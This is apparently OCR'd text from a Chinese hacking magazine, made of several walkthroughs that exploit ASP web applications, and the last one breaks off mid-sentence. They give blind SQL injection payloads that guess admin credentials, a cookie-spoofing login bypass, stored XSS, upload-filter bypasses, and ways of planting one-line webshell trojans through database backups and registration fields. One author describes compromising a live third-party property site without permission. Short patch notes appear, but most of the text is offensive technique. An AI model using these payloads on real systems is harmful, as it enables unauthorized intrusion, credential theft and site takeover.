卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where left(username,2)='ad') and '%'=' 猜解用户账号的第二位；

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where left(username,2)='admin') and '%'='

最后猜解用户账号为admin，如图4。




图4 猜解账户

就这样一次加一个字符这样猜，猜到够你刚才猜出来的多少位就算猜解完了；

猜解密码类似，如下语句，不再赘述。

卡西欧Z50赠送礼品%' and 1=(select count(*) from admin where left(password,2)='a') and '%'=' 猜解用户md5密码的第一位；

最终猜解出来的密码是：21232f297a57a5a743894a0e4a801fc3，也就是admin。

卡西欧Z50赠送礼品%' and 1=(select top 1 count(*) from Admin where Asc(mid(pass,5,1))=51) and '%'=' 这个查询语句可以猜解中文的用户和密码，只要把后面的数字换成中文的ASIIC码就OK，最后把结果再转换成字符。top 1既指表中的第一个记录！破解密码进入后台！

二、后台cookies欺骗

在后台的大部分的文件都有这样的代码：

```
if request.cookies("buyok")("admin")="" then response.write "<meta http-equiv='refresh' content='0;URL=../admin.asp'>" 'cookies只要不为空就能进入!
Set mrs = conn.Execute("select * from manage where username='"&request.cookies("buyok")("admin")&"'")
if not (mrs.bof and mrs.eof) then '把cookies的值和数据库的值进行比较!
manage=mrs("manage")
if instr(manage,str)<=0 then
response.write "<script language='javascript'>"
response.write "alert('警告：您没有此项操作的权限！');"
response.write "location.href='quit.asp';"
response.write "</script>"
response.end
else
session("buyok_admin_login")=0
end if
else
response.write "<script language='javascript'>"
response.write "alert('没有登录，不能执行此操作！');"
response.write "location.href='quit.asp';"
response.write "</script>"
response.end
end if
set mrs=nothing
end sub
```

明显可以看出，这里是一个cookies欺骗漏洞了，只需满足两个条件：一是cookies不能为空，二是查询必须为真！这里好在只比较了管理员用户名，我们可以在网站上找到管理员用户名修改cookies值就可以了，如图5。




图5 后台

另外在这里我们也可以使用'or'=or'来绕过，使其查询为真（这个和后台的or漏洞登录原理相同），不过在这里如果直接写入"buyok=admin='or'='or'"是不行的，我们必须把'or'='or'编码成%27%6F%72%27%3D%27%6F%72%27，然后刷新页面即可登录后台！如图6。




图6 登录后台

三、跨站漏洞

关于跨站漏洞，用四个字形容：惨不忍睹！基本上输入的地方都能进行跨站，如book_write.asp中的代码：

```
set rs=Server.CreateObject("ADODB.RecordSet")
sql="select * from book where online='1' order by Postdate desc"
rs.open sql,conn,1,3
        rs.Addnew
        rs("username")=Request("username")
        rs("comments")=Request("comments")
        rs("usermail")=Request("usermail")
        rs("face")=Request("face")
        rs("pic")=Request("pic")
        rs("url")=Request("url")
        rs("qq")=Request("qq")
        rs("online")=view
        rs("IP")=Request.serverVariables("REMOTE_ADDR")
        rs.Update
        session("book_error")=session("book_error")+1
    rs.close
    set rs=nothing
```

数据进入数据库根本没有进行任何的过滤，再看看读出数据库的book.asp中的代码：

```
UserName=rs("UserName")          '用户名
    pic=rs("pic")                    '头像
    face=rs("face")                  '表情

    Comments=rs("Comments")          '内容
    bad1=split(bad,"/")              '过滤脏话
    for t=0 to ubound(bad1)
    Comments=replace(Comments,bad1(t),"***")
    next

    Replay=rs("Replay")              '回复
    Usermail=rs("Usermail")          '邮件
    url=rs("url")                    '主页
    l=l+1                            '序号
    temp=RS.RecordCount-(page-1)*rs.pageSize-l+1
    %>
```

不过这里的留言需要管理员的审核，用处不大，其他地方不需要审核的多的是，大家自己去找找（*我相信能写成这样，其他地方也安全不到哪里去*）！

四、后台webshell

这个系统拿webshell的方法和Sniperhg在07年08月分析的"世纪商贸城全智能管理系统"的方法一样，这里我再啰嗦一下：这套系统的数据库为ASP后缀，但含有防下载代码，我在本地试着使其闭和，但怎么也没有成功（*能力有限-_-!*）！




图7 下载数据库

其实还是有方法得到webshell的。进入后台数据库管理备份数据库，然后点下载把数据库下载回来，如图7。

接着用数据库编辑工具删除**notdownload**表（*一定要用ACCESS压缩，不然不是真正的删除*），如图8。




图8 删掉notdownload表

然后将一句话木马和数据库用copy命令合并，再上传回去，接下来再恢复数据库，连接数据库文件（*可以在备份页面查看源码找到，也可以利用更改数据库名实现*），最后小马带大马，不用我说了吧！

五、补救措施

1、Sheach.asp的搜索注入

修改代码如下：

```
call aspsql()
keywords=request("page")
if buyoktxtcheck(keywords)<>keywords then
    response.write "<script language='javascript'>"
    response.write "alert('您填写的内容中含有非法字符,请检查后重新输入! ');"
    response.write "location.href='javascript:history.go(-1)';"
    response.write "</script>"
    response.end
end if
```

buyoktxtcheck()是程序中自带的检查危险字符的函数!

2、后台cookies欺骗


使用session验证，在admin.asp中成功登录处加入session("admin")= request.cookies("buyok")("admin"),在其它后台文件中写入：

```
if session("admin")="" and session("admin")<> request.cookies("buyok")("admin") then
response.write "<script language='javascript'>"
response.write "alert('您填写的内容中含有非法字符，请检查后重新输入! ');"
response.write "location.href='../admin.asp';"
response.write "</script>"
response.end
end if
```

3、跨站

同样使用buyoktxtcheck函数，即可避免!

六、写在最后


图9　更改后台目录

虽然这个系统的漏洞很多，也很致命，但是后台里却能更改后台文件夹名，如图9。

而且登录时需要输入后台文件夹名，如果将其改为一个非常复杂的名字，我们也就无从下手了！这里我们可以在baidu上找到用这套系统的网站，然后利用工具来扫描后台地址，我想成功的机会会大大的增加！（小编注：竟然可以修改目录名，那么其修改后的值肯定是存在数据库中的，当然也可以使用其他的方法来找到这个值了。）

（作者自白：一个人自学真的很辛苦，有时遇到一个小小的问题要自己想半天或者要在网上翻几个小时，真的很浪费时间，真心的希望哪位大虾能够带带小弟。QQ：281052631）

编辑点评：

能写出这样的文章，说明你正在脱离"小菜"的队伍，已经起飞了；另外，自己研究、解决的问题会更加的印象深刻，如果能像你这样把这个学习、总结的过程用文字记录下来，分享给更多的人，你就能结识更多的志同道合的朋友。

要是实在找不到头绪或者一个人闷的慌，就来NoHack的论坛转转吧。

全面解析尚奈克新房产程序漏洞

图：梦幻★剑客

从本文可以学到：


1、尚奈克斯房产程序漏洞分析

2、漏洞利用实战

自打进入2008年以来，全国的房价可以说是遭遇了从未有过的寒流，虽然房地产行业遭受重创，但是我个人对这个行业的前景还是相当看好的，在这里我就不多说自己的观点了。因为表哥要结婚了，所以买房当然要谨慎了，就让我到网络上打听下最近的楼市，看到网络上有很多的程序差不多，所以就到源码之家找了几套程序研究下，其中有个程序就是本文介绍的。


一．注入漏洞

时间的脚步迈入2008年，俗话说新年新气象，可是注入漏洞都出现了很多年了，大有不肯退出历史舞台的气势。这不，一不小心又触发了注入点，但是本程序的注入点很奇怪，如果你想拿到管理员权限的注入点还需要注册个用户，不然猜解不出对应的表名。本程序虽然不大，但是存在三个不同的数据库文件，请听我慢慢道来。我在本地注册个用户名，然后进入自己用户控制面板，在这里可以修改自己的资料信息，也可以发布新的房产信息，如图1。


图1　发布房产信息

本程序中的主数据库文件是view.asp文件，后缀名为ASP。数据库中存在表名admin，程序存在注入漏洞的文件为sub_newhouse.asp，代码如下：

```
<%
    dim strSql,rs,i,PageNo
    strSql="select * from [house_new] where id=" & request("id")
    set rs=Server.CreateObject("ADODB.RecordSet")
    rs.open strSql,conn,3,3
    rs("click")=rs("click")+1
    rs.update
%>
```


图2　猜解密码

代码中的SQL语句直接从客户端取得了参数，没有经过任何函数过滤，这就造成了经典的注入漏洞。用联合查询就可以很快的暴出账户和密码，我这里就不手工猜解了，直接上啊D，如图2。

拿到密码和账户进后台发现没有数据库备份，如果程序不存在上传漏洞的话可就不好拿webshell了。在读代码过程中我又发现了上传漏洞。

二．上传漏洞

在继续看代码过程中发现有个上传文件upload555.asp，发现代码中竟然这样写到：

```
<%
……省略
if file.filesize>100 then
fileExt=lcase(right(file.filename,3))
if fileExt="asp" then
Response.Write"文件类型非法"
```

```
        end if
      end if
      randomize
      ranNum=int(90000*rnd)+10000
      filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute
(now)&second(now)&ranNum&"."&fileExt
      if file.FileSize>0 then
      file.SaveAs Server.mappath(FileName)
      end if
      ……省略
      %>
```

程序只是简单做了下后缀名判断，仅仅是判断了是否为ASP后缀，这当然是不够的，造成了上传漏洞，这里可以上传**cdx**、**aspx**、**cer**、**asa**文件，还可以上传ASP+空格，当然也就不属于是ASP了，所以漏洞利用起来还是比较爽的，有的读者会说这样的上传漏洞还要获得管理员权限才能拿到webshell，但是在看代码中我发现本文件并没有经过后台的session验证，导致可以在浏览器中浏览，我上传个ASA木马很轻松的拿到webshell，如图3。




图3 得到webshell

三. 数据库漏洞

我在实际的网络测试中发现利用上述的两个漏洞拿到webshell的概率实在不高，因为现在管理员安全意识越来越强，大多数后台是找不到的，上传漏洞更是少的可怜，所以拿webshell我主要依靠接下来所说的漏洞。

数据库安全应该早就出来了，其实注入漏洞也是配合数据库产生的，主体还是数据库。本程序中有三个数据库连接文件，分别是view.asp、system.asp、news.asp文件，我们利用这三个文件获得webshell，这样给大家提供个更多入侵的机会。首先看view.asp数据库连接文件conn_view.asp，发现如下代码：

```
<%
dim connstr,conn
   connstr = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
   connstr = connstr & Server.MapPath("system/mdb/system.asp")
   set conn=Server.CreateObject("AdoDb.Connection")
   conn.Open connstr
%>
```

上面代码中没有做容错处理，这样又导致了暴库漏洞的产生。加入On Error Resume Next 即可解决这个问题。最重要的是数据库中没有防下载表，如果我们可以插入一句话木马的话，这样就可得到webshell。在注册会员页面中发现存在重大安全漏洞！文件save_user.asp，代码如下：

```
<%
sql="select * from [user] where username='" & request("username") &
"'"
    set rs=server.createobject("adodb.recordset")
    rs.open sql,conn,3,3
    if rs.eof then
        rs.addnew
  rs("username")=request("username")
        rs("password")=request("password")
        rs("job")=request("job")
        rs("from")=from
  rs("address")=request("address")
        rs("date")=now()
        rs("http")=request("http")
        rs("bz")=bz
  rs.update
%>
```

代码中将客户端获得参数直接保存到数据库中相应的字段中，导致可以插入一句话木马。注册表单信息如图4。




图4 注册表单信息

写入数据库后我本以为这样就拿到了webshell，没有想到出现如图5的错误。




图5 出现错误

后来在读代码过程中发现自己有点粗心，忘记了一行代码，代码如下：

```
<%
bz=request("bz")
      bz=replace(bz," "," ")
      bz=replace(bz,chr(13)&chr(10),"<Br>")
%>
```

这个**bz**变量就是上面数据库中对应的自我介绍内容，看到代码中用"** **"替换掉了空格，难怪写入一句话不成功。这样也好绕过，毕竟只对一个地方进行了限制，还可以在其他信息中写入一句话木马，写入成功后如图6。




图6 成功写入

这样我们就可以轻松的从前台直接拿到webshell。至于接下来的就大同小异了，news.asp和view.asp文件都可以插入一句话木马而获得webshell。一个貌似安全的网站程序就这样崩溃了，接下来是我对网络的一次安全测试。

四. 网络测试

鉴于我个人的习惯，于是来到网络战场——福州房产网，事先我探测了数据库路径是否存在，当看到IE打开网页速度很慢的时候，我就知道默认数据库路径肯定没有更改。和本地测试一样，在评论中写入一句话木马，如图7。




图7 写入一句话木马

写入成功后用一句话木马客户端直接连上就拿到了webshell，如图8。




图8 得到webshell

本想利用webshell提权，但时间和能力不足，就此打住。综观上述漏洞都是由于脚本程序过滤不严格造成的注入漏洞，以及配合数据库漏洞就可以成功拿下网站，建议对于数字型注入点还是使用isnumeric函数进行判断，这样可以确保万无一失。

编辑点评：

这个系统存在的几个漏洞比较常见，利用起来也比较简单，主要是把不同地方的漏洞综合考虑，加以利用。

南方数据 看不见的注入

从本文可以学到：
程序内部 JS 调用的分析利用

南方数据最新已经是 v11 了，明显的注入已经很难发现，最近自己学着写新闻系统，于是就拿南方数据作参考，从首页 index.asp 开始看，发现这样一段代码：

```
<script language="javascript" src="NewsType.asp?BigClass=企业新闻&n=7"></script>
```

是用 js 调用 NewsType.asp 显示新闻链接的，为什么这样说呢？我们看看 NewsType.asp 吧，这是 15 行左右的代码：

```
ClassType=request("ClassType")
BigClass=request("BigClass")
SmallClass=request("SmallClass")
n=request("n")
L=request("L")
```

接受了 BigClass 参数，参数到哪去了呢？看看下面的代码，72 行左右：

```
ElseIf BigClass<>"" then
sql="select * from News where BigClassName='"& BigClass &"' order by AddDate desc"
set rs=conn.execute(sql)
```

BigClass 放进查询语句执行了，接下来程序将查询出的结果变成链接用 js 拼接起来显示在 index.asp 页面，这里就是注入的根源了，**Bigclass** 没有过滤就放进去了。

由于 NewsType.asp 接收参数直接用的 request，所以我们用什么方法提交都可以，get 可以直接在地址栏提交，我们就用 get 吧。在地址栏后面写上 **NewsType.asp?BigClass=企业新闻' and 1=1 and '1'='1**，这样整个语句就变成了 **select * from News where BigClassName='企业新闻' and 1=1 and '1'='1' order by AddDate desc**。是不是每个都为 true，返回

